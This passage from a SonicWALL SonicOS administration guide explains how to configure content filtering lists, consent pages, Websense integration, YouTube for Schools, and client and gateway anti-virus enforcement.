The **Custom List** on the **Filter Properties** dialog allows you to customize your **URL List** to include **Allowed Domains**, **Forbidden Domains**, and **Keywords**. By customizing your URL list, you can include specific domains to be allowed or blocked. You can also block specific keywords.

**To access the Filter Properties window:**

- 
- Step 1** Go to **Security Services > Content Filtering**.
  - Step 2** Click the **Configure** button.
  - Step 3** Select the **Custom List** tab.

The available settings are different depending on whether or not you have a CFS Premium subscription. The following graphic shows the **Custom List** page for a firewall with a CFS Premium subscription.



For an appliance with a CFS Premium subscription, these features can be applied by policy. For an appliance without a CFS Premium subscription, these features can only be applied globally.

- To allow access to a Web site that is blocked by the Content Filter List, click **Add**, and enter the host name, such as “www.ok-site.com”, into the **Allowed Domains** fields. 1,024 entries can be added to the **Allowed Domains** list.
- To block a Web site that is not blocked by the **Content Filter Service**, click **Add**, and enter the host name, such as “www.bad-site.com” into the **Forbidden Domains** field. 1,024 entries can be added to the **Forbidden Domains** list.



**Note** Do not include the prefix “http://” in either the Allowed Domains or Forbidden Domains fields. All subdomains are affected. For example, entering “yahoo.com” applies to “mail.yahoo.com” and “my.yahoo.com”.

- Step 4** To enable blocking using **Keywords**, click **Add** under **Keyword Blocking** and enter the keyword to block in the **Add Keyword** field.
- Step 5** To remove an allowed or forbidden domain, select it from the appropriate list, and click **Delete**. Once the domain has been deleted, the **Status** bar displays **Ready**.
- Step 6** To remove a keyword, select it from the list and click **Delete**. Once the keyword has been removed, the **Status** bar displays **Ready**.
- Step 7** Click **OK** when finished.

## Consent

### Topics:

- [“Configuring an Acceptable Use Policy” on page 1296](#)
- [“Mandatory Filtered IP Addresses” on page 1297](#)
- [“Adding a New Address” on page 1297](#)

### Configuring an Acceptable Use Policy

The **Consent** tab allows you to enforce content filtering on designated computers and provide optional filtering on other computers. Consent can be configured to require the user to agree to the terms outlined in an **Acceptable Use Policy** window before Web browsing is allowed.

To enable the **Consent** properties, select **Require Consent**.

- **Maximum Web Usage (minutes)** - In an environment where there are more users than computers, such as a classroom or library, time limits are often imposed. The SonicWALL security appliance can be used to remind users when their time has expired by displaying the page defined in the **Consent Page URL (optional filtering)** field. Enter the time limit, in minutes, in the **Maximum Web Usage (minutes)** field. When the default value of zero (0) is entered, this feature is disabled.
- **User Idle Timeout (minutes)** - After a period of Web browser inactivity, the SonicWALL security appliance requires the user to agree to the terms outlined in the Consent page before accessing the Internet again. To configure the value, follow the link to the Users window and enter the desired value in the **User Idle Timeout** section.
- **Consent Page URL (optional filtering)** - When a user opens a Web browser on a computer requiring consent, they are shown a consent page and given the option to access the Internet with or without content filtering. This page must reside on a Web server and be



accessible as a URL by users on the network. It can contain the text from, or links to an Acceptable Use Policy (AUP). This page must contain links to two pages contained in the SonicWALL security appliance, which, when selected, tell the SonicWALL security appliance if the user wishes to have filtered or unfiltered access. The link for unfiltered access must be <192.168.168.168/iAccept.html> and the link for filtered access must be <192.168.168.168/iAcceptFilter.html>, where the SonicWALL LAN IP address is used instead of 192.168.168.168\".

- **Consent Accepted URL (filtering off)** - When a user accepts the terms outlined in the **Consent** page and chooses to access the Internet without the protection of Content Filtering, they are shown a Web page confirming their selection. Enter the URL of this page in the **Consent Accepted (filtering off)** field. This page must reside on a Web server and be accessible as a URL by users on the network.
- **Consent Accepted URL (filtering on)** - When a user accepts the terms outlined in the **Consent** page and chooses to access the Internet with the protection of Content Filtering, they are shown a Web page confirming their selection. Enter the URL of this page in the **Consent Accepted (filtering on)** field. This page must reside on a Web server and be accessible as a URL by users on the network.

### Mandatory Filtered IP Addresses

When a user opens a Web browser on a computer using mandatory content filtering, a consent page is displayed. You must create the Web page that appears when the Web browser is opened. It can contain text from an Acceptable Use Policy, and notification that violations are logged or blocked.

This Web page must reside on a Web server and be accessible as a URL by users on the LAN. This page must also contain a link to a page contained in the SonicWALL security appliance that tells the device that the user agrees to have filtering enabled. The link must be <192.168.168.168/iAcceptFilter.html>, where the SonicWALL LAN IP address is used instead of 192.168.168.168.

Enter the URL of this page in the **Consent Page URL (mandatory filtering)** field and click **OK**. Once the SonicWALL security appliance has been updated, a message confirming the update is displayed at the bottom of the Web browser window.

### Adding a New Address

The SonicWALL security appliance can be configured to enforce content filtering for certain computers on the LAN. Click **Add** to display the **Add Filtered IP Address Entry** window. Enter the IP addresses of these computers in the **IP Address** field and then click the **OK** button. Up to 128 IP addresses can be entered.

To remove a computer from the list of computers to be filtered, highlight the IP address in the **Filtered IP Address** list and click **Delete**.

## Configuring Websense Enterprise Content Filtering

Websense Enterprise is a third party Internet filtering package that allows you to use Internet content filtering through the SonicWALL.

### Websense Server Status

This section displays the status of the Websense Enterprise server used for content filtering.

## Websense Properties

**Step 1** Select **Websense Enterprise** from the **Content Filter Type** list.

**Step 2** Click **Configure** to display the **Websense Properties** window.



**Note** You specify enforcement of content filtering on the **Network > Zones** page.

- **Server Host Name or IP Address** - Enter the Server Host Name or the IP address of the Websense Enterprise server used for the Content Filter List.
- **Server Port** - Enter the UDP port number for the SonicWALL to “listen” for the Websense Enterprise traffic. The default port number is **15868**.
- **User Name** - To enable reporting of users and groups defined on the Websense Enterprise server, leave this field blank. To enable reporting by a specific user or group behind the SonicWALL, enter the User Name configured on the Websense Enterprise Server for the user or group. If using NT-based directories on the Websense Enterprise Server, the User Name is in this format, for example: NTLM:\\domainname\username. If using LDAP-based directories on the Websense Enterprise server, the User Name is in this format, for example: LDAP://o-domain/ou=sales/username.



**Caution** If you are not sure about entering a user name in this section, leave the field blank and consult your Websense documentation for more information.

- **Enable Websense probe monitoring** - Select to have the Websense Enterprise server monitored for deactivation or reactivation.
- **Check Server every** - Specify the frequency that the Websense Enterprise server is to be probed, in seconds. The default is **10** seconds.

- **Deactivate Websense after** - Specify the number of probes that must be missed before the Websense Enterprise server is deactivated. The default is **3** probes.
- **Reactivate Websense after** - Specify the number of success probes that must be returned before the Websense Enterprise server is reactivated. The default is **2** probes.
- **If Server is unavailable for (secs)** - Defines what action is taken if the Websense Enterprise server is unavailable. The default value for timeout of the server is **5** seconds, but you can enter a value between 1 and 10 seconds.
  - **Block traffic to all Web sites** - Selecting this option blocks traffic to all Web sites except Allowed Domains until the Websense Enterprise server is available.
  - **Allow traffic to all Web sites** - Selecting this option allows traffic to all Web sites without Websense Enterprise server filtering. However, Forbidden Domains and Keywords, if enabled, are still blocked.



Note

If you have Websense Enterprise selected as the content filter type, the firewall does not store allowed or forbidden keywords. If the Websense server becomes unavailable, the firewall does not send any queries to the Websense database, and allowed and forbidden keywords will not work. Allowed and forbidden keywords work only when the Websense server is available. However, if you have SonicWall's Content Filter Service selected as the content filter type, you can still use allowed and forbidden keywords even if the Content Filter Service server becomes unavailable.

- **Cache Size (KB)** - Configure the size of the URL Cache in KB.



Tip

A larger URL Cache size can result in noticeable improvements in Internet browsing response times.

**Step 3** Click **OK**.

## YouTube for School Content Filtering Support

YouTube for Schools is a service that allows for customized YouTube access for students, teachers, and administrators. YouTube Education (YouTube EDU) provides schools access to hundreds of thousands of free educational videos. These videos come from a number of respected organizations. You can customize the content available in your school. All schools get access to all of the YouTube EDU content, but teachers and administrators can also create playlists of videos that are viewable only within their school's network. Before configuring your SonicWALL security appliance for YouTube for Schools, you must first sign up:

[www.youtube.com/schools](http://www.youtube.com/schools)

The configuration of YouTube for Schools depends on the method of Content Filtering you are using, which is configured on the Security Services > Content Filter page.

### Topics:

- ["Membership in Multiple Groups" on page 1300](#)
- ["YouTube for Schools and HTTPS" on page 1303](#)

## Membership in Multiple Groups

If a user is a member of multiple groups where one policy allows access to any part of YouTube and the other policy has a YouTube for Schools restriction, the user will be filtered by the YouTube for Schools policy and not be allowed unrestricted access to YouTube.

A user cannot be a member of multiple groups that have different YouTube for School IDs. While the firewall will accept the configuration, this is not supported.



**Note** For more information on the general configuration of CFS, refer to [“Security Services > Content Filter” on page 1267](#).

When the CFS Policy Assignment drop-down menu is set to Via Application Control, YouTube for Schools is configured as an App Control Policy.

**Step 1** Navigate to **Firewall > Match Objects** and click **Add New Match Object**.

**Match Object Settings**

Object Name:

Match Object Type:

Match Type:

Input Representation:  Alphanumeric  Hexadecimal

Content:

List: 

- youtube.com
- yting.com

Buttons: Add, Update, Remove, Remove All, Load From File

**Step 2** Type in a descriptive name, and then select **CFS Allow/Forbidden List** as the **Match Object Type**.

**Step 3** Select **Partial Match** for the **Match Type**.

**Step 4** In the **Content** field, type in “youtube.com” and then click **Add**.

**Step 5** Type in “yting.com” and then click **Add**.

**Step 6** Click **OK** to create the Match Object.

**Step 7** Navigate to the **Firewall > App Rules** page and click **Add New Policy**.

**App Control Policy Settings**

Policy Name: CFS Youtube

Policy Type: CFS

Address: Any

Exclusion Address: None

Match Object: Forbidden Content

Action Object: CFS block page

Users/Groups: Included: All Excluded: None

Schedule: Always on

Enable flow reporting:

Enable Logging:

Log using CFS message format:

Log Redundancy Filter (seconds):  Use Global Settings 1

Zone: Any

CFS Allow/Excluded List: None

CFS Forbidden/Included List: None

Enable Safe Search Enforcement:

Enable YouTube for Schools:

School ID: FGBecjGRX1XnmK2j

Note: BWM Type: WAN; To change go to [Firewall Settings > BWM](#)

**Step 8** Type in a descriptive **Policy Name**.

**Step 9** For the **Policy Type**, select **CFS**.

**Step 10** Select the appropriate settings for **Match Object** and **Action Object**, based on your environment.

**Step 11** For **CFS Allow/Excluded List**, select the Match Object you just created (our example uses "CFS Allow YT4S").

**Step 12** Select the **Enable YouTube for Schools** checkbox.

**Step 13** Paste in your **School ID**, which is obtained from [www.youtube.com/schools](http://www.youtube.com/schools)

**Step 14** Click **OK** to create the policy.



**Note** Once the policy has been applied, any existing browser connections will be unaffected until the browser has been closed and reopened. Also, if you have a browser open as administrator on the firewall, you will be excluded from CFS policy enforcement unless you configure the firewall specifically not to exclude you (select the **Do not bypass CFS blocking for the Administrator** checkbox on the **Security Services > Content Filter** page).

When the **CFS Policy Assignment** drop-down menu is set to **Via User and Zone Screens**, YouTube for Schools is configured as part of the Content Filter policy.

- Step 1** On the **Security Services > Content Filter** page, select **Content Filter Service** from the **Content Filter Type** drop-down menu.
- Step 2** Click the **Configure** button.
- Step 3** On the **Policy** tab, click the **Configure** icon for the CFS policy on which you want to enable YouTube for Schools.
- Step 4** Click on the **Settings** tab, and select the **Enable YouTube for Schools** checkbox.
- Step 5** Paste in your School ID, which is obtained from [www.youtube.com/schools](http://www.youtube.com/schools).

- Step 6** Click **OK**.
- Step 7** On the **Custom List** tab, click the **Add** button for **Allowed Domains**.
- Step 8** In the dialog box, type “youtube.com” into the **Domain Name** field and click **OK**.
- Step 9** Click **Add** again.

**Step 10** Type “yting.com” into the **Domain Name** field and click **OK**.

The screenshot shows the SonicWALL CFS configuration window with the 'Custom List' tab active. It features three main sections: 'Allowed Domains', 'Forbidden Domains', and 'Keyword Blocking'. Each section has a list box and buttons for 'Add...', 'Edit...', 'Delete', and 'Delete All'. The 'Allowed Domains' list contains 'youtube.com' and 'yting.com'. Below these sections are three checkboxes: 'Enable Allowed/Forbidden Domains', 'Enable Keyword Blocking', and 'Disable all web traffic except for Allowed Domains'.

**Step 11** Click **OK**.

These settings will override any CFS category that blocks YouTube.



**Note** Once the policy has been applied, any existing browser connections will be unaffected until the browser has been closed and reopened. Also, if you have a browser open as administrator on the firewall, you will be excluded from CFS policy enforcement unless you configure the firewall specifically not to exclude you (select the **Do not bypass CFS blocking for the Administrator** checkbox on the **Security Services > Content Filter** page).

## YouTube for Schools and HTTPS

The SonicWALL CFS implementation of YouTube for Schools does not support HTTPS access to youtube.com. When youtube.com is accessed over HTTPS, the user will have unrestricted access to YouTube content. The following solutions can be implemented to work around this:

Enable Client DPI-SSL with CFS inspection. DPI-SSL feature activation requires separate license and this is supported on NSA 240 and higher models.

Create a LAN (or DMZ) to WAN Access Rule as under:

- Action: Deny
- Service: HTTPS
- Source: Any
- Destination: Create an FQDN Address Object for youtube.com and yting.com

## Issues

DPI-SSL cannot be used to block <https://youtube.com>, but only to allow it. So the DPI section above should not be part of the solutions that can be implemented to work around this.

In creating the above rule to block HTTPS access to youtube.com or [www.youtube.com](http://www.youtube.com) and s.yimg.com, we have found that <https://www.google.com> is now also blocked, as well as <https://drive.google.com> and <https://play.google.com>.

Other Google sites, such as calendar.google.com and gmail, work fine.

Creating FQDNs for the blocked site and creating an allow rule for the group, also allows access to https://youtube.com.

In summary, creating the deny rules for https>youtube FQDNs also blocks other Google ssl sites. So there is no way that we have found to use youtube for schools and block access to ssl youtube without blocking other Google ssl sites. And, there is no way to allow the other sites without also causing ssl youtube to be allowed as well.





## CHAPTER 68

# Activating SonicWALL Client Anti-Virus

---

## Security Services > Client AV Enforcement

By their nature, anti-virus products typically require regular, active maintenance on every PC. When a new virus is discovered, all anti-virus software deployed within an organization must be updated with the latest virus definition files. Failure to do so severely limits the effectiveness of anti-virus software and disrupts productive work time. With more than 50,000 known viruses and new virus outbreaks occurring regularly, the task of maintaining and updating virus protection can become unwieldy. Unfortunately, many small to medium businesses do not have adequate IT staff to maintain their anti-virus software. The resulting gaps in virus defenses may lead to data loss and decreased employee productivity.

The widespread outbreaks of viruses, such as NIMDA and Code Red, illustrate the problematic nature of virus defense for small and medium businesses. Users without the most current virus definition files allow these viruses to multiply and infect many other users and networks. SonicWALL Client Anti-Virus prevents occurrences like these and offers a new approach to virus protection. The SonicWALL security appliance constantly monitors the version of the virus definition file and automatically triggers download and installation of new virus definition files to each user's computer. In addition, the SonicWALL security appliance restricts each user's access to the Internet until they are protected, therefore acting as an enforcer of the company's virus protection policy. This new approach ensures the most current version of the virus definition file is installed and active on each PC on the network, preventing a rogue user from disabling the virus protection and potentially exposing the entire organization to an outbreak.



---

**Note** You can purchase an Anti-Virus subscription to enforce client anti-virus through the SonicWALL security appliance's management interface.

---

SonicOS supports both McAfee and Kaspersky client anti-virus for client AV enforcement. These services are licensed separately, allowing you to purchase the desired number of each license for your deployment.

Security Services /

## Client AV Enforcement

**Status**

**McAfee Client AV Status**

<b>Status</b>	Licensed
<b>License Count:</b>	5
<b>Expiration Date:</b>	10/09/2016

Click here to Manage McAfee AV Settings, Create Reports and/or Custom Policies.

[Manage Licenses.](#)

**Note:** Enforce the Client Anti-Virus Service per zone from the [Network > Zones](#) page.

**Settings**

**Client Anti-Virus Policies**

Disable policing from Trusted to Public

Switch McAfee AV to Kaspersky AV for clients on Kaspersky enforcement list

Days before forcing update:

Force update on alert:

Low Risk

Medium Risk

High Risk

**Client Anti-Virus Enforcement**

	#	Name	Address Detail	Type	Zone	Configure
<input type="checkbox"/>	1	McAfee Client AV Enforcement List		Group		
<input type="checkbox"/>	2	Excluded from Client AV Enforcement List		Group		


For computers whose addresses do not fall in any of the above lists, the default enforcement is

### Topics:

- [“Activating SonicWALL Client Anti-Virus”](#) section on page 1307
- [“Activating a SonicWALL Client Anti- FREE TRIAL”](#) section on page 1307
- [“Enforcing Client Anti-Virus on Network Zones”](#) section on page 1308
- [“Configuring Client Anti-Virus Settings”](#) section on page 1310


## Activating SonicWALL Client Anti-Virus

If you have an License Key for your SonicWALL Client Anti-Virus, follow these steps to activate SonicWALL Client Anti-Virus:

- Step 1** Click the **Licenses** link  in the **Status** section on the **Security Services > Client AV Enforcement** page. The **mysonicwall.com** login on the **Licenses > License Management** page is displayed.
- Step 2** Enter your mysonicwall.com account username and password in the **User Name/Email** and **Password** fields, and then click **Submit**. The **Service Management** page in mysonicwall.com is displayed.
- Step 3** Click the **Buy** or **Activate** icon for the desired Anti-Virus in the **Action** column in the **Applicable Services** table. When using Activate, type in the Activation Key in the **New License Key** field and click **Submit**.  
Your SonicWALL Client Anti-Virus subscription is activated on your SonicWALL security appliance.
- Step 4** When you activate SonicWALL Client Anti-Virus at www.mysonicwall.com, the SonicWALL Client Anti-Virus activation is automatically enabled on your SonicWALL within 24-hours or you can click the **Synchronize** button on the **Security Services > Summary** page to update your SonicWALL security appliance.

## Activating a SonicWALL Client Anti- FREE TRIAL

You can try a FREE TRIAL of SonicWALL Client Anti-Virus by following these steps:

- Step 1** Click the **Licenses** link  in the **Status** section on the **Security Services > Client AV Enforcement** page. The **mysonicwall.com Login** page is displayed.
- Step 2** Enter your mysonicwall.com account username and password in the **Username/Email** and **Password** fields, then click **Submit**. The **Service Management** page in mysonicwall.com is displayed.
- Step 3** Click **Free Trial** icon in the **Action** column in the **Applicable Services** table. Your SonicWALL Client Anti-Virus subscription is activated on your SonicWALL security appliance.
- Step 4** In SonicOS, navigate to **Security Services > Client AV Enforcement** to configure your SonicWALL Client Anti-Virus settings.

# Enforcing Client Anti-Virus on Network Zones

Client Anti-Virus is enforced on a per-zone basis by performing the following steps:


- Step 1** On the **Security Services > Client AV Enforcement** page, click the **Network > Zones** link in **Note: Enforce the Client Anti-Virus Service per zone from the Network > Zone page** under the **Status** section. The **Network > Zones** page displays.

The screenshot shows the 'Zones' configuration page. At the top, there is a breadcrumb 'Network / Zones' and a sub-section 'Zone Settings'. Below this is a table with columns for Name, Security Type, Member Interfaces, Interface Trust, Content Filtering, Client AV, Gateway AV, Anti-Spyware, IPS, App Control, GSC, SSL Control, SSLVPN Access, and Configure. The table lists several zones, each with a checkbox, security type, member interfaces, and various status indicators (green checkmarks and icons). At the bottom of the table are 'Add...' and 'Delete' buttons.

<input type="checkbox"/>	Name	Security Type	Member Interfaces	Interface Trust	Content Filtering	Client AV	Gateway AV	Anti-Spyware	IPS	App Control	GSC	SSL Control	SSLVPN Access	Configure
<input type="checkbox"/>	DMZ	Public	N/A	✓	✓	✓	✓							ⓘ ⓧ
<input type="checkbox"/>	LAN	Trusted	X0	✓	✓	✓	✓	✓	✓				✓	ⓘ ⓧ
<input type="checkbox"/>	MULTICAST	Untrusted	N/A											ⓘ ⓧ
<input checked="" type="checkbox"/>	MyWirelessZone	Wireless	X4	✓										ⓘ ⓧ
<input type="checkbox"/>	SSLVPN	Encrypted	N/A										✓	ⓘ ⓧ
<input checked="" type="checkbox"/>	VAP-Corporate	Wireless	X2-V50	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	ⓘ ⓧ
<input checked="" type="checkbox"/>	VAP-Guest	Wireless	X2-V200			✓		✓			✓	✓	✓	ⓘ ⓧ
<input type="checkbox"/>	VPN	Encrypted	N/A											ⓘ ⓧ
<input type="checkbox"/>	WAN	Untrusted	X1 X3				✓	✓	✓				✓	ⓘ ⓧ
<input type="checkbox"/>	WLAN	Wireless	X2										✓	ⓘ ⓧ

- Step 2** Click the **Configure** button for the zone on which you want to enforce Client Anti-Virus.

**Step 3** In the configuration window, select the **Enable Client AV Enforcement Service** checkbox.



The screenshot shows the configuration window for Client AV Enforcement. The 'General Settings' tab is selected. The 'Name' field is set to 'LAN' and the 'Security Type' is set to 'Trusted'. The 'Enable Client AV Enforcement Service' checkbox is checked and highlighted with a callout box. Other services like 'Enable Gateway Anti-Virus Service', 'Enable IPS', and 'Enable Anti-Spyware Service' are also checked. The following table summarizes the checked and unchecked services:

Service	Checked
Anti-Virus Enforcement	Yes
Enable Client AV Enforcement Service	Yes
Enable Gateway Anti-Virus Service	Yes
Enable IPS	Yes
Enable App Control Service	No
Enable Anti-Spyware Service	Yes
Enforce Global Security Clients	No
Create Group VPN	No
Enable SSL Control	No
Enable SSLVPN Access	No

**Step 4** Click **OK**.

## Configuring Client Anti-Virus Settings

The **Settings** section of the Security Services > Client AV Enforcement page provides basic policy and enforcement configuration.

**Settings**

---

**Client Anti-Virus Policies**

Disable policing from Trusted to Public

Switch McAfee AV to Kaspersky AV for clients on Kaspersky enforcement list

Days before forcing update:

Force update on alert:







Low Risk

Medium Risk

High Risk

---

**Client Anti-Virus Enforcement**

#	Name	Address Detail	Type	Zone	Configure
1	McAfee Client AV Enforcement List		Group		  
2	Excluded from Client AV Enforcement List		Group		  

For computers whose addresses do not fall in any of the above lists, the default enforcement is

### Topics:

- [“Configuring Client Anti-Virus Policies” on page 1310](#)
- [“Enforcing Client Anti-Virus for Address Groups” on page 1311](#)

## Configuring Client Anti-Virus Policies

The following features are available in the **Client Anti-Virus Policies** section:

- **Disable policing from Trusted to Public** - Unchecked, this option enforces anti-virus policies on computers located on Trusted zones. Choosing this option allows computers on a trusted zone (such as a LAN) to access computers on public zones (such as DMZ), even if anti-virus software is not installed on the LAN computers.
- **Switch McAfee AV to Kaspersky AV for clients on Kaspersky enforcement list** - Selecting this option causes McAfee Anti-Virus to be uninstalled on any client machines that are included in the Kaspersky Client AV Enforcement List, and installs Kaspersky Anti-Virus on those machines.
- **Days before forcing update** - This option defines the maximum number of days that a user may access the Internet before the SonicWALL requires the latest virus date files to be downloaded. The default value is **5** days.
- **Force update on alert** - SonicWALL, Inc. broadcasts virus alerts to all SonicWALL appliances with an Anti-Virus subscription. Three levels of alerts are available, and you may select more than one. When an alert is received with this option selected, users are

upgraded to the latest version of VirusScan ASaP before they can access the Internet. This option overrides the Maximum number of days allowed before forcing update selection. In addition, every virus alert is logged, and an alert message is sent to the administrator.

- **Low Risk** - A virus that is not reported in the field and is considered unlikely to be found in the field in the future has a low risk. Even if such a virus includes a very serious or unforeseeable damage payload, its risk is still low.
- **Medium Risk** - If a virus is found in the field, and if it uses a less common infection mechanism, it is considered to be medium risk. If its prevalence stays low and its payload is not serious, it can be downgraded to a low risk. Similarly it can be upgraded to high risk if the virus becomes more and more widespread.
- **High Risk** - To be assigned a high risk rating, it is necessary that a virus is reported frequently in the field. Additionally, the payload must have the ability to cause at least some serious damage. If it causes very serious or unforeseeable damage, high risk may be assigned even with a lower level of prevalence.

## Enforcing Client Anti-Virus for Address Groups


SonicWALL Client Anti-Virus currently supports Windows platforms. In order to access the Internet, computers with other operating systems must be exempt from Anti-Virus policies. To ensure full network protection from virus attacks, it is recommended that only servers and unsupported machines are excluded from protection, and that third party Anti-Virus software is installed on each machine before excluding that machine from Anti-Virus enforcement.

Under **Client Anti-Virus Enforcement**, you can specify which clients use McAfee, which use Kaspersky, and which are excluded from client AV enforcement. To configure these enforcement lists, perform the following steps:


- [“McAfee Enforcement” on page 1311](#)
- [“Kaspersky Enforcement” on page 1312](#)
- [“Exclude from Enforcement” on page 1313](#)
- [“Default Enforcement” on page 1313](#)

### McAfee Enforcement

- Step 1** For McAfee enforcement, click the **Edit** icon in the **Configure** column for **McAfee Client AV Enforcement List**.
- Step 2** In the **Edit Address Object Group** window, select the address groups for which McAfee should be enforced in the left box and click the right arrow to move them into the box on the right.



- Step 3** Click **OK**.

- Step 4** To create another address group for McAfee enforcement, click the **Add Entry**  icon, and fill in the **Name**, **Zone**, **Starting IP Address**, and **Ending IP Address** for the range of clients in the **Add Address Object** window.

Name:	<input type="text"/>
Zone Assignment:	LAN
Type:	Range
Starting IP Address:	<input type="text"/>
Ending IP Address:	<input type="text"/>

- Step 5** Click **OK**.

- Step 6** Click **Accept** at the top of the page to apply your settings.


## Kaspersky Enforcement

- Step 1** For Kaspersky enforcement, click the **Edit** icon in the **Configure** column for **Kaspersky Client AV Enforcement List**.

- Step 2** In the **Edit Address Object Group** window, select the address groups for which Kaspersky should be enforced in the left box and click the right arrow to move them into the box on the right.

Name:	McAfee Client AV Enforcemen	
	<ul style="list-style-type: none"> <li>Default Gateway</li> <li>Dial-Up Default Gateway</li> <li>Secondary Default Gateway</li> <li>U0 Default Gateway</li> <li>U0 IP</li> <li>U1 IP</li> <li>X0 IP</li> <li>X1 Default Gateway</li> <li>X1 IP</li> <li>X2 IP</li> </ul>	<div style="border: 1px solid gray; padding: 5px;">           Default Active WAN IP         </div>
	<input type="button" value="→"/>	
	<input type="button" value="←"/>	

- Step 3** Click **OK**.

- Step 4** To create another address group for Kaspersky enforcement, click **Add Entry**  icon, and fill in the **Name**, **Zone**, **Starting IP Address**, and **Ending IP Address** for the range of clients in the **Add Address Object** window.

Name:	<input type="text"/>
Zone Assignment:	LAN
Type:	Range
Starting IP Address:	<input type="text"/>
Ending IP Address:	<input type="text"/>


- Step 5** Click **OK**.


- Step 6** Click **Accept** at the top of the page to apply your settings.



## Exclude from Enforcement

- Step 1** To exclude certain clients from enforcement, click the **Configure** button for **Excluded from Client AV Enforcement List**.
- Step 2** In the **Edit Address Object Group** window, select the address groups which should be excluded from enforcement in the left box and click the right arrow to move them into the box on the right.



- Step 3** Click **OK**.
- Step 4** To create another address group for enforcement exclusion, click the **Add Entry**  icon, and fill in the **Name**, **Zone**, **Starting IP Address**, and **Ending IP Address** for the range of clients in the **Add Address Object** window.

Name:	<input type="text"/>
Zone Assignment:	<input type="text" value="LAN"/>
Type:	<input type="text" value="Range"/>
Starting IP Address:	<input type="text"/>
Ending IP Address:	<input type="text"/>

- Step 5** Click **OK**.
- Step 6** Click **Accept** at the top of the page to apply your settings.

## Default Enforcement

- Step 1** For computers whose addresses do not fall in any of the above lists, select the default enforcement setting from the drop-down list below the **Client Anti-Virus Enforcement** section. You can select **None**, **McAfee**, or **Kaspersky**.
- Step 2** Click **Accept** at the top of the page to apply your settings.





## CHAPTER 69

# Managing SonicWALL Gateway Anti-Virus Service

---

## Security Services > Gateway Anti-Virus

SonicWALL Gateway Anti-Virus (GAV) Service delivers real-time virus protection directly on the SonicWALL security appliance by using SonicWALL's IPS-Deep Packet Inspection engine to inspect all traffic that traverses the SonicWALL gateway. Building on SonicWALL's reassembly-free architecture, SonicWALL GAV inspects multiple application protocols, as well as generic TCP streams, and compressed traffic. Because SonicWALL GAV does not have to perform reassembly, there are no file-size limitations imposed by the scanning engine. Base64 decoding, ZIP, LHZ, and GZIP (LZ77) decompression are also performed on a single-pass, per-packet basis.

SonicWALL GAV delivers threat protection directly on the SonicWALL security appliance by matching downloaded or e-mailed files against an extensive and dynamically updated database of threat virus signatures. Virus attacks are caught and suppressed before they travel to desktops. New signatures are created and added to the database by a combination of SonicWALL's SonicAlert Team, third-party virus analysts, open source developers and other sources.

SonicWALL GAV can be configured to protect against internal threats as well as those originating outside the network. It operates over a multitude of protocols including SMTP, POP3, IMAP, HTTP, FTP, NetBIOS, instant messaging and peer-to-peer applications and dozens of other stream-based protocols, to provide administrators with comprehensive network threat prevention and control. Because files containing malicious code and viruses can also be compressed and therefore inaccessible to conventional anti-virus solutions, SonicWALL GAV integrates advanced decompression technology that automatically decompresses and scans files on a per packet basis.

SonicWALL GAV delivers real-time virus protection directly on the SonicWALL security appliance by using SonicWALL's IPS-Deep Packet Inspection v2.0 engine to inspect all traffic that traverses the SonicWALL gateway. Building on SonicWALL's reassembly-free architecture, SonicWALL GAV inspects multiple application protocols, as well as generic TCP streams, and compressed traffic. Because SonicWALL GAV does not have to perform reassembly, there are no file-size limitations imposed by the scanning engine. Base64 decoding, ZIP, LHZ, and GZIP (LZ77) decompression are also performed on a single-pass, per-packet basis.

SonicWALL GAV delivers threat protection directly on the SonicWALL security appliance by matching downloaded or e-mailed files against an extensive and dynamically updated database of threat virus signatures. Virus attacks are caught and suppressed before they travel to desktops. New signatures are created and added to the database by a combination of SonicWALL's SonicAlert Team, third-party virus analysts, open source developers and other sources.

